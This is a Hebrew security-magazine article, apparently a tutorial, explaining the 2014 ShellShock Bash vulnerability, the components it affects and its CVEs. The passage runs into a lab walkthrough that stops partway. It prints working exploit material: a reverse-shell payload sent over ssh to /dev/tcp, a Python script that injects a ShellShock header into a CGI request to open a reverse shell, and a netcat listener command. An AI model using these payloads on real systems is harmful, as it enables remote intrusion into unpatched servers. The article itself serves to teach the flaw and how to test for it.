digital whisper
Technologic Papers

ShellShock - הפגיעות הרדומה

מאת יובל (tsif) נתיב ואפיק (cp77fk4r) קסטיאל

[מקור: http://www.secmeme.com/2014/09/langsec-cat-wants-better-parsers-not.htm]

הקדמה

ב-25 לספטמבר 2014 פרסם ה-CERT האמריקאי את הודעה מספר TA14-268A המזהירה מפני פגיעות במעטפת הפקודה Bash. מעטפת הפקודה Bash פורסמה לראשונה בשנת 1989 ומאז הפכה להיות מעטפת הפקודה הנפוצה ביותר אשר מגיע כברירת המחדל ברב המערכות המבוססות Unix בשנים האחרונות. Bash הפכה להיות כל כך נפוצה שגם מכשירי Apple משתמשים בה כמעטפת הפקודה שמגיעה כברירת מחדל. המשמעות העיקרית של Bash היא בכל המקומות בהם אנו משתמשים בה גם באופן אגבי ללא כל תשומת לב. בעצם במספר רב של מקרים מערכות מבוססות לינוקס / יוניקס "משרשרות" את הפקודות שלהן לתוך Bash בשלב זה או אחר על מנת לבצע את תפקידן.

את הפגיעות, גילה מתכנת צרפתי בשם Stéphane Chazelas בחודש יולי השנה, אך רק ב-24 לספטמבר הוא הוציא הודעה פומבית על מנת לאפשר לספקיות התוכנה מספיק זמן לעדכן את המוצרים שלהן. לפגיעות הוא קרה "Bashdoor". ב-25 לחודש (יום לאחר הפרסום), עלה לאויר האתר shellshocker.net, ובו מידע טכני על הפגיעות וכיצד ניתן לתקנה.

נראה שהפגיעות נוצרה מקוד שנמצא במוצר עוד מגרסה 1.13 ששוחרר בשנת 1992.

נראה בהמשך כי כלים נוספים רבים, חלקם ברורים (כמו SSH) וחלקם קצת פחות ברורים (כמו לדוגמא חלק ממערכות האימות הדו שלבי) עושים שימוש ב-Bash. השימוש הנרחב ב-Bash גורם לכך שפגיעות במערכת זו הופכת להיות משמעותית ובמיוחד במערכות רבות ומסכנת שירותים רבים ברחבי האינטרנט באופן דומה לפגיעות HeartBleed אשר יחד עם עוצמת הפגיעות, בשילוב עם שכיחות היישום, הופכת להיות משמעותית מאוד ברחבי העולם.

סה"כ, הפגיעות קיבלה שני CVEs. הראשון CVE-2014-6271 והשני CVE-2014-7169. ה-CVE השני הוצא בעקבות תיקון לא שלם.

מהי מעטפת פקודה?

על מנת להבין את מבנה הפגיעות, חשוב שנכיר קודם לכן מה זה בכלל "מעטפת פקודה" (מאנגלית: Command Shell - או בקיצור: Shell, או Command Line Interface - או בקיצור: CLI) ומה תפקידה. לכל מערכת הפעלה שמכבדת את עצמה כיום יש Shell, אם זה ה-Cmd (או ה-"Command Prompt") של מערכות ההפעלה מבית Microsoft, אם זה pdksh במערכות BSD, ואם זה Bash וחברותיה במערכות מבוססות Unix. לכל מערכת הפעלה יכולות להיות מספר מעטפות פקודה ותפקידן יכול להיות זהה או שונה.


לדוגמא, במערכת ההפעלה Windows, יש מספר מעטפות פקודה: הראשית, המרכזית והמוכרת ביותר הינה ה-cmd, אך בגרסאות החדשות יותר, ניתן לראות יותר ויותר שימוש במעטפת הפקודה wmic, מעטפת פקודה נוספת הינה netsh המשמשת כמעטפת הפקודה בכל מה שקשור לממשקי הרשת (קיצור של net shell).

על מנת להיות מדוייקים יותר, חשוב לציין שמעטפת הפקודה הינה תת משפחה של מעטפות, קיימים סוגים שונים של מעטפות למערכות ההפעלה, דוגמאות מוכרות יותר הן המעטפות הגראפיות (ה-"GUI") של מערכות ההפעלה השונות: ה-Explorer של Windows, המעטפת הגראפית X בהפצות השונות של Linux ובמערכות MacOS ניתן למצוא את Quartz.

המטרה של מעטפת הפקודה הינה לאפשר למשתמשים "טכניים" יותר לבצע פעולות בצורה פשוטה יותר ומהירה יותר (ואף למרות שזה לא נראה בפני המשתמש ה"בייתי" - גם נוחה יותר), במקום לנבור בממשקים ובתתי-ממשקים, ניתן לפתוח את מעטפת הפקודה, להריץ פקודה או מספר פקודות ולבצע את אותו הדבר בדיוק, במקרים רבים, למעטפת הפקודה יהיו מספר רב יותר של אופציות מאשר בממשק הגראפי, הסיבה נובעת מכך שבמידה ולממשק הגראפי יהיו את אותן האפשרויות שיש בממשק הפקודה הוא יהיה מבולגן בצורה משמעויות, דבר שרק יקשה את העבודה על המשתמש הפשוט במקום להקל עליו.

מלבד הזריזות שמעטפת הפקודה מקנה לנו, מעטפת הפקודה כוללת (ברב המקרים) גם שפת סקריפט ייחודית לה המאפשרת למשתמש ליצור סקריפטים שונים ובכך להקל על משימות שונות. את הסקריפטים הנ"ל ניתן לשמור בקבצי סקריפט, ובפעם הבאה שנרצה להריץ את סדרת הפקודות שהכנו - עלינו פשוט להריץ את הסקריפט.

לדוגמא, על מנת לראות את רשימת הפקודות שמעטפת הפקודה cmd של Windows כוללת, עלינו לרשום בה את הפקודה "help", במידה ונעשה זאת, נקבל את הרשימה הבאה:



[הרשימה הנ"ל חלקית, במידה ותרצו לקבל את רשימת הפקודה המלאה - פשוט כתבו help ב-cmd]

במידה ונרצה לראות את רשימת הפקודות ש-Bash כוללת, נריץ גם בה את הפקודה "help":

```
root@root:/# help
GNU bash, version 4.1.5(1)-release (i486-pc-linux-gnu)
These shell commands are defined internally.  Type `help' to see this list.
Type `help name' to find out more about the function `name'.
Use `info bash' to find out more about the shell in general.
Use `man -k' or `info' to find out more about commands not in this list.

A star (*) next to a name means that the command is disabled.

 job_spec [&]                                       history [-c] [-d offset] [n] or history -anrw [fi>
 (( expression ))                                   if COMMANDS; then COMMANDS; [ elif COMMANDS; then>
 . filename [arguments]                             jobs [-lnprs] [jobspec ...] or jobs -x command [a>
 :                                                  kill [-s sigspec | -n signum | -sigspec] pid | jo>
 [ arg... ]                                         let arg [arg ...]
 [[ expression ]]                                   local [option] name[=value] ...
 alias [-p] [name[=value] ... ]                     logout [n]
 bg [job_spec ...]                                  mapfile [-n count] [-O origin] [-s count] [-t] [->
 bind [-lpvsPVS] [-m keymap] [-f filename] [-q name> popd [-n] [+N | -N]
 break [n]                                          printf [-v var] format [arguments]
 builtin [shell-builtin [arg ...]]                  pushd [-n] [+N | -N | dir]
 caller [expr]                                      pwd [-LP]
 case WORD in [PATTERN [| PATTERN]...) COMMANDS ;;]> read [-ers] [-a array] [-d delim] [-i text] [-n n>
 cd [-L|-P] [dir]                                   readarray [-n count] [-O origin] [-s count] [-t] >
 command [-pVv] command [arg ...]                   readonly [-af] [name[=value] ...] or readonly -p
 compgen [-abcdefgjksuv] [-o option]  [-A action] [> return [n]
 complete [-abcdefgjksuv] [-pr] [-DE] [-o option] [> select NAME [in WORDS ... ;] do COMMANDS; done
 compopt [-o|+o option] [-DE] [name ...]            set [--abefhkmnptuvxBCHP] [-o option-name] [arg .>
 continue [n]                                       shift [n]
 coproc [NAME] command [redirections]               shopt [-pqsu] [-o] [optname ...]
 declare [-aAfFilrtux] [-p] [name[=value] ...]      source filename [arguments]
 dirs [-clpv] [+N] [-N]                             suspend [-f]
 disown [-h] [-ar] [jobspec ...]                    test [expr]
 echo [-neE] [arg ...]                              time [-p] pipeline
```

בעזרת סט הפקודות הנ"ל נוכל לבצע שינויים במערכת ההפעלה ממש כאילו ביצענו אותן מהמעטפת הגראפית של המערכת, נוכל ליצור קובץ, למחוק קובץ, להוסיף משתמש, לשנות סיסמאות, לערוך הרשאות לקבצים, לכבות את המערכת, לסגור או לפתוח תהליך, לשנות פרמטרים בקונפיגורציית המסך, לשנות את השעון ועוד.

מעבר לסט הפקודות הנ"ל, נוכל ליצור קבצי סקריפט שיבצעו סט פעולות, או אף סט בדיקות ועל-פי תוצאותיהן לבצע סט פעולות ואותו נורה למערכת ההפעלה להריץ באירועים מסוימים ובכך לבצע את אותן הפקודות.

לדוגמא: ניתן ליצור סקריפט שבודק פעם בחודש האם יצא הגיליון של מגזין אבטחת המידע המעודף עלינו, ובמידה וכן - הסקריפט יצור תיקיה במיקום שקבענו מראש, יוריד אליה את כלל הכתבות שפורסמו במסגרת הגיליון וישלח לנו אימייל או SMS עם הודעה על כך.

תאמינו או לא, אבל סקריפט שכזה לא אמור לקחת יותר מעשר שורות קוד.

אז מה זה Bash?

עד כה דיברנו די בכלליות על מעטפות שונות של מערכת ההפעלה ובפרט על מעטפת הפקודה, בשורות הבאות נסביר קצת יותר לעומק על מעטפת הפקודה Bash.

כאמור, Bash הינה מעטפת פקודה המיועדת למערכות הפעלה מבוססות Linux (למרות שקיימות דרכים להריץ אותה גם על Windows). את Bash כתב בריאן פוקס בשנת 1989 ומשמעות שמה הינו "Bourne-again shell". בכלליות, Bash הינה מעטפת פקודה מורחבת למעטפת ישנה יותר בשם sh שפותחה ב-1979, קיימים הבדלים משמעותיים בין השתיים, כדוגמאת יצירת job-ים של מערכת ההפעלה, יצירת aliases לפקודות "פחות סטנדרטיות", יצירת סקריפטים הכוללים פונקציות ועוד.

ל-Bash מנוע סקריפטינג חזק מאוד, ובעזרתו ניתן ליצור סקריפטים העונים לתרחישים מורכבים מאוד, לא נכנס לנושא זה בחלק זה של המאמר, אך במידה ותרצו להעמיק בנושא, תוכלו לפנות לקישורים הבאים:

- Bash Guide for Beginners - http://tille.garrels.be/training/bash/index.html
- Advanced Bash-Scripting Guide - http://www.tldp.org/LDP/abs/html

מהות הפגיעות

תיאור הפגיעות

כמו שראינו, Bash מאפשרת הרצה של קבצי אצווה (Bash Scripts). סקריפטים אלה מאפשרים יצירה של פונקציות. פוקנציה לדוגמא ב-Bash תראה כך:

```
foo {
      echo 'testing'
      return 1
}
```

יחד עם זאת ניתן להגדיר משתני סביבה. אותם משתנים יכולים לשמש אותנו במקומות שונים לאורך הפוקנציה שלנו או באופן חוזר במהלך הריצה של המערכת. הבה נסתכל על פונקציה אשר מגדירה גם משתנה סביבתי:

```
foo {
      echo 'setting environment var'
      export g='this is another test'
      return 0
}
foo
echo $g
```

הפגיעות shellshock מנצלת את העובדה שגם ב-Bash ניתן להגדיר פונקציה כמשתנה סביבתי ולאחר מכן מוסיפה קוד נוסף בסוף הפונקציה. הניצול עצמו נראה כך:

```
env x='() { :;}; echo digital whisper' bash -c "echo is awesome"
```

ננסה לפרק את הקוד לשלבים אותם יבצע Bash ומדוע.

1. ההגדרה הראשונה של env=x בעצם מתחילה להגדיר משתנה סביבתי בשם x.
2. לאחר מכן, המשתנה X מתחיל ונגמר בפונקציה ריקה שאינה מבצעת כלום.
3. בסוף הפונקציה מופיע הקוד echo digital whisper
4. ולאחר סיום הגדרת המשתנה הסביבתי מופיעה הקריאה ל-Bash שיריץ את הפקודה: echo is awesome.

הקוד המוזרק כאן אשר אינו אמור לרוץ הינו הקוד בסעיף 3. שימו לב שלאחר ההגדרה של המשתנה אנו יכולים להריץ פקודות ואליהן יתייחס Bash כפקודות רגילות שהוקלדו דרך הקונסול ולכן יוכל להגביל אותן. הפקודה אשר מצורפת בסיום הפונקציה רצה גם היא. לקוד זה אסור לרוץ מכיוון שזה אמור להיות עדיין רק ערך של המשתנה.

דוגמא לקונסול עם התיקון ייראה כך:

```
root ~ > env x='() { :;}; echo digital whisper' bash -c "echo is awesome"
bash: warning: x: ignoring function definition attempt
bash: error importing function definition for `x'
is awesome
root ~ >
```

רכיבים מושפעים

כמו שציינו בתחילת המאמר, מכיוון שהפגיעות נמצאת ברכיב אשר נמצא בשימוש פעמים רבות על ידי תוכנות אחרות אנו נוכל לראות דוגמאות רבות בהן השימוש בתוכנות אלו יכול לעורר את הפגיעות ברכיב מסויים. ננסה "לעשות סדר" ברכיבים מסוימים אשר אנו יודעים שמושפעים מהנושא ולאחר מכן לתאר תרחישים בהם רכיבים נוספים עלולים להיות מושפעים מהפגיעות. דוגמא לקונסול עם התיקון ייראה כך:

ForceCommand

ForceCommand היא פונקציה אשר בשימוש השירות sshd כחלק מתהליך ה-sshd_config. הפונקציה אמורה לאפשר הרצה של פקודה ולמנוע הרצה של פקודות לפי הגדרת השירות, כפי שמתואר בתיעוד של OpenBSD. בעזרת המשתנה הסביבתי ניתן לדרוש מהשירות להריץ פקודות גם אם אותן פקודות נמצאות ברשימה השחורה שהוגדרה לשירות. פגם זה משמעותי מכיוון ששירותים רבים נוספים מסתמכים על

אותו שירות sshd. שירותי Git ו-Subversion לדוגמא מאפשרות למשתמש גישה מוגבלת (מאוד) ובעזרת שאלשוק ניתן להריץ פקודות על חלק משירותים אלה.

Apache Mods

שירות ה-apache משתמש בתוספות אשר נקראות mods על מנת לאפשר לשירות יכולות נוספות. כך לדוגמא שירות ה-apache אינו יודע להבין CGI "ישירות מהקופסא" ולכן ניתן להתקין את התוסף cgi_mod אשר "ילמד", או יהווה מתווך, ויאפשר לשירות להריץ סקריפטים של CGI. שירות זה פגיע לחולשה והופך את הסיכון לבעייתי יותר כאשר היא מאפשר נקודת חדירה למערכות רבות. שפות תוכנה נוספות אשר נמצאות פגיעות כאשר הן נקראות באותה צורה הן:

- C - system/popen
- Python - os.system/os.popen
- PHP - system/exe - אך ורק כאשר מורץ דרך mod_cgi.
- Perl - open/system

הפגיעות הופכת להיות משמעותית יותר ובעייתית יותר כאשר אנו נזכרים שאנו מכירים מערכות bash ו-cgi רבות אינן מערכות "נוחות" לעדכון. רכיבי תקשרות רבים כגון נתבים, חומות אשר ורבים אחרים הינן מערכות מבוססות לינוקס אשר לא מעדכנים אותן לעיתים קרובות. המשמעות היא שרכיבים רבים ישארו פגיעים לתקופה ארוכה גם לאחר התיקונים.

DHCP Clients

שרתי DHCP רבים מקבלים בהגדרה סקריפטים מסויימים שעליהם להריץ בעת ביצוע התחברות של משתמש. סקריפטים אלה לרוב מקבלים מידע מהמשתמש. כך לדוגמא כתובת ה-MAC שממנה ביקש המשתמש לקבל כתובת IP תרשם בטבלה המתעדת את חלוקת הכתובות. מכיוון שהנתונים מגיעים בעצם מהמשתמש ורק אז מוכנסים לתוך משתנה סביבתי התגלו כאן מקרים בהם המשתמש מצליח לעורר את הפגיעות על ידי חבילה הנבנית במיוחד לשרת DHCP מסוים.

מקרים לא ידועים

במקרים רבים, כפי שציינו בתחילת המאמר, ישנם רכיבים נוספים אשר בונים על שימוש ב-Bash כחלק מהמערכת או כרכיב מגשר בינם לבין רכיבים נוספים. בעתיד יצוצו שירותים נוספים אשר נגלה שמריצים פקודות נוספות על המערכת ומושכים משתנים אזוריים בעזרת Bash... במידה ולמשתמש ישנה שליטה כזאת או אחרת במשתנים האלה ישנו סיכוי סביר שמשם יהיה וקטור נוסף לניצול החולשה.

להלן רשימה מתעדכנת של רכיבים אשר ידוע כרגע שנפגעו מ-shellshock.

ניצול הפגיעות בתרחישים שונים

CVE-2014-6271

הניצול ה"סטנדרטי" הראשוני שפתח את כל הנושא והידוע בשם shellshock. הניצול מופיע לעיל.

CVE-2014-7169

בעת תיקון shellshock מצא טראביס אורמנדי דרך נוספת לשבור את הפונקציה בעזרת משתנים סביבתיים והגיע לניצול נוסף של Bash בטכניקה קצת שונה:

```
env X='() { (a)=>\' sh -c "echo date"; cat echo
```

CVE-2014-7186

הפגיעות הנ"ל גם נגרמת כתוצאה מאותו הקוד אך כאן הניצול נעשה על ידי כמות סיומות לא מתאימה של הוראות end of file:

```
bash -c 'true <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF <<EOF
<<EOF' || echo "CVE-2014-7186 vulnerable, redir_stack"
```

CVE-2014-7187

שוב, ניצול של אותן שגיאות בקוד אך הפעם השבירה נעשית על ידי כמות הדקלרציות 'done' בקוד:

```
(for x in {1..200} ; do echo "for x$x in ; do :"; done; for x in {1..200} ; do echo done ; done) | bash || echo
"CVE-2014-7187 vulnerable, word_lineno"
```

במקרים רבים, כפי שציינו בתחילת המאמר, ישנם רכיבים נוספים אשר בונים על שימוש ב-Bash כחלק מהמערכת או כרכיב מגשר בינם לבין רכיבים נוספים. בעתיד יצוצו שירותים נוספים אשר נגלה שמריצים פקודות נוספות על המערכת ומושכים משתנים אזוריים בעזרת Bash. במידה ולמשתמש ישנה שליטה כזאת או אחרת במשתנים האלה ישנו סיכוי סביר שמשם יהיה וקטור נוסף לניצול החולשה.

תרחיש Sandbox

במקרים מסוימים יישום של תוכנות נוספות עלול להוות בעיה ביחד עם הרגישות לחולשה. כך לדוגמא נוכל לראות מימוש לתקיפה על אימות דו שלבי לשירות ssh. כך לדוגמא יכול להראות אימות דו שלבי תקין:

```
[10:30:51]$ ssh -p 2102 localhost
password:
Duo two-factor login

Enter a passcode or select one of the following options:
```

```
 1. Duo Push to XXX-XXX-XXXX
 2. Phone call to XXX-XXX-XXXX
 3. SMS passcodes to XXX-XXX-XXXX (next code starts with: 2)

Passcode or option (1-3): 1

Pushed a login request to your device...
Success. Logging you in...
[server01 ~]$ logout
```

ניצול של ארגז חול כזה שעלול להפגע על ידי ניצול shellshock יכול להראות כך:

```
[10:31:24]$ ssh -p 2102 localhost '() { :;}; echo MALICIOUS CODE'
password:
MALICIOUS CODE
```

לדוגמא ניתן לתרגל את זה אצלנו. קחו שרת לינוקס לא מעודכן. התקינו עליו שרת SSH והגדירו אותו כך:

```
sudo useradd -d /tisf -s /bin/bash tisf
sudo mkdir -p /tisf/.ssh
sudo sh -c "echo command=\\\"echo starting sleep; sleep 1\\\" $(cat ~/.ssh/id_rsa.pub)
> /tisf/.ssh/authorized_keys"
sudo chown -R tisf /tisf
```

לאחר מכן, חיבור רגיל אל השרת אמור להניב את התוצאה הבאה:

```
$ ssh tisf@demo.morirt.com echo something else
starting sleep
```

ניצול של הפגיעות תוכלו להריץ על אותו שרת שלכם כך:

```
$ ssh tisf@demo.morirt.com '() { :;};  bash -i >& /dev/tcp/10.0.0.1/8080 0>&1'
starting sleep
```

במקרה זה לדוגמא יצרנו reverse shell חזרה אלינו.

תקיפה מבוססת Web

ישנן לא מעט דרכים שבהן ניתן לנצל פגיעות זאת דרך אתרי האינטרנט ובכך להגיע מצב שבו ניתן להריץ קוד על השרת עצמו. הרעיון הכללי הוא איתור עמוד בשרת אשר מצד אחד למשתמש יש גישה אליו, ומצד שני עמוד זה מבצע שימוש בהעברת פרמטרים דרך Bash, ולאחר מכן העברת פקודה בצימוד "() { ignored;}" כך שנגיע למצב שבו האינסטנס של Bash שאמור טפל בפרמטר שהועבר לו על-ידי העמוד הנתקף יריץ את הפקודה במקום להתייחס אליה כאל מחרוזת רגילה.

נשמע שהסבירות להמצאות עמוד שכזה נמוכה? מסכים, אך עם זאת, מסתבר שלמרות שזה נראה כך - המצב שונה מאוד בשטח. מסתבר שבלא מעט מקרים שבהם נראה שאין שום סיבה ש-Bash תתערב - היא עדיין שם. ובדוגמא הבאה נראה זאת.

לשם הדוגמא אנו נדרש להקים סביבת עבודה קטנה, והיא תכלול שרת Apache המריץ Perl, לשם כתיבת המאמר אשתמש במכונת BackTrack5, שבאה עם שרת כל מה שאנו צריכים:


- שרת Apache - גרסה 2.2.14.
- Perl - גרסה 5.10.1.
- Bash - גרסה 4.1.5

על מנת להפעיל את שרת ה-Apache, כתבו בשורת הפקודה:

```
apache2ctl start
```

במידה ואין שום דבר שמאזין על הפורט המוגדר (ברירת מחדל: 80) השרת אמור לצעוק לכם משהו על כך שהוא לא הצליח לזהות את ה-FQDN שלו אבל הוא ממשיך לרוץ בכל מקרה. במידה והשרת צועק על כך שהוא לא הצליח לבצע bind לפורט המוגדר אצלו - או שתשנו את הפורט ב-httpd.conf או שתסגרו את התהליך הסורר שמאזין לפורט (netstat ולאחר מכן kill).

אם ביצעתם את הכל כמו שצריך, נסו לגלוש לכתובת המקומית / חיצונית של המערכת, אתם אמורים לקבל משהו בסגנון הבא:



שרת ה-Apache ב-BackTrack מגיע מקונפג כך שהוא יודע להריץ סקריפטים של perl, אך במידה ואצלכם במערכת לא כך הדבר - בצעו את השלבים כפי שמוסבר בקישור הבא:

http://perlmaven.com/perl-cgi-script-with-apache2

כעת, יש לנו שרת Apache שיודע להריץ סקריפטים של Perl, כל שנותר לנו לעשות הוא ליצור עמוד שכזה. ולכן, צרו קובץ בשם test.pl בתיקייה:

```
usr/lib/cgi-bin/
```


וכתבו לתוכו משהו בסגנון הבא:

```
#!/usr/bin/perl
print "Content-type: text/html\n\n";
print "<title>y0!</title>\n";
print "<head></head>\n";
print "<body>Sup?</body>\n";
```

על מנת שנוכל לגשת לקובץ דרך הדפדפן, עלינו לשנות את הרשאותיו לריצה:

```
chmod +x /test.pl
```

ו.. זהו, כל שנותר לנו - הוא לגשת לעמוד דרך הדפדפן כמו שביצענו קודם לכן, ולהוסיף את הנתיב בו מקמנו את הדף שלנו. אצלי ה-BackTrack רצה על VM והיא מחוברת דרך ה-WiFi הביתי שלי, כך שאגש אל העמוד דרך הכתובת החיצונית באופן הבא:



אז יש לנו עמוד perl שמציג לנו הודעה, בואו נראה מה אפשר לעשות איתו.

יצאו לא מעט מימושים שונים לחולשה הנ"ל, אך אני בחרתי דווקא את המימוש הבא:

```
#
#CVE-2014-6271 cgi-bin reverse shell
#

import httplib,urllib,sys

if (len(sys.argv)<4):
    print "Usage: %s <host> <vulnerable CGI> <attackhost/IP>" % sys.argv[0]
    print "Example: %s localhost /cgi-bin/test.cgi 10.0.0.1/8080" % sys.argv[0]
    exit(0)

conn = httplib.HTTPConnection(sys.argv[1])
reverse_shell="() { ignored;};/bin/bash -i >& /dev/tcp/%s 0>&1" % sys.argv[3]

headers = {"Content-type": "application/x-www-form-
urlencoded","test":reverse_shell }
conn.request("GET",sys.argv[2],headers=headers)
res = conn.getresponse()
print res.status, res.reason
data = res.read()
print data
```

את הקוד הנ"ל, לקחתי מכאן:

http://pastebin.com/166f8Rjx

בחרתי דווקא בו מכיוון שהוא פשוט ודי מסביר את עצמו. החלקים המעניינים בקוד הם השורה השביעית והשמינית:

```
reverse_shell="() { ignored;};/bin/bash -i >& /dev/tcp/%s 0>&1" % sys.argv[3]
headers = {"Content-type": "application/x-www-form-urlencoded",
"test":reverse_shell }
```

החלק הראשון של השורה השביעית הוא החולשה עצמה, ולאחר מכן - הפקודה אותה נרצה להריץ, הפקודה היא בעצם הוראה למערכת הפעלה להריץ את /bin/bash בצורה אינטרקטיבית, ולייצא את הפלט ולקבל את הקלט מ-/dev/tcp (את ה-IO Redirection אנו מבצעים בעזרת "<" ואת כתובת ה-IP וה-Port אנחנו מספקים כארגומנט.

מי שיצא לו להתעסק קצת עם Reverse Shell על לינוקס אמור להכיר את הפקודה הנ"ל, ומי שלא - אני ממליץ מאוד לעבור על הדוגמאות בקישור הבא:

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

ובפרט:

http://www.gnucitizen.org/blog/reverse-shell-with-bash/

השורה השמינית בעצם מרכיבה את ה-header של בקשת ה-get שלנו. ושימו לב, הבקשה שלנו תכלול שני header-ים, הראשון הינו ה-Content-type, והשני הינו "test" וערכו יהיה שווה לפקודה שהרכבנו בשורה השביעית. כאן מתבצע הקסם - במידה ועמוד ה-perl שאנו מעוניינים לתקוף יעביר ל-bash את ה-header הנ"ל - כנראה שנצחנו.

אוקיי, אז שמרנו את הקוד. לפני שנריץ - מדובר ב-Reverse Shell, עלינו להרים netcat שתאזין בפורט שנקבע לה, נבצע זאת באופן הבא:

```
nc.exe -L -p 1337
```

ולאחר מכן, נריץ את הקוד:

```
python shellshock.py 10.0.0.12 /cgi-bin/test.pl 10.0.0.1/1337
```

[כתובת ה-IP שלי הינה 10.0.0.1 והפורט עליו אני מאזין הוא 1337]

נעבור לחלון של netcat ו..? כלום לא קרה! אז מה עשינו לא נכון?

מסתבר ששום דבר. עשינו הכל כמו שצריך, הקטע הוא שעמוד ה-Perl שיצרנו לא פגיע למתקפה הנ"ל. וזה גם מאוד הגיוני - אם נסתכל שוב על הקוד שלו, נראה שהוא לא עושה יותר מדי, או למען האמת - הוא לא עושה כלום מלבד להציג לנו תוכן סטטי, ולכן אין שום סיבה שהוא יפנה ל-Bash, והרי החולשה עצמה היא ב-Bash, ולא בשום רכיב אחר.

בואו נוסיף שורה נוספת לעמוד ה-Perl שלנו את הפיצ'ר הבא: כתיבה לקובץ לו, בכל פעם שהוא יורץ, הוא יכתוב לקובץ את השעה והתאריך שבו הוא הורץ, על מנת לעשות זאת, נוסיף בשורה האחרונה את השורה הבאה:

```
system 'echo `date` >> /var/log/blah.log'
```

כעת קוד ה-Perl שלנו אמור להראות כך:

```
#!/usr/bin/perl
print "Content-type: text/html\n\n";
print "<title>y0!</title>\n";
print "<head></head>\n";
print "<body>Sup?</body>\n";
system 'echo `date` >> /var/www/blah.log';
```

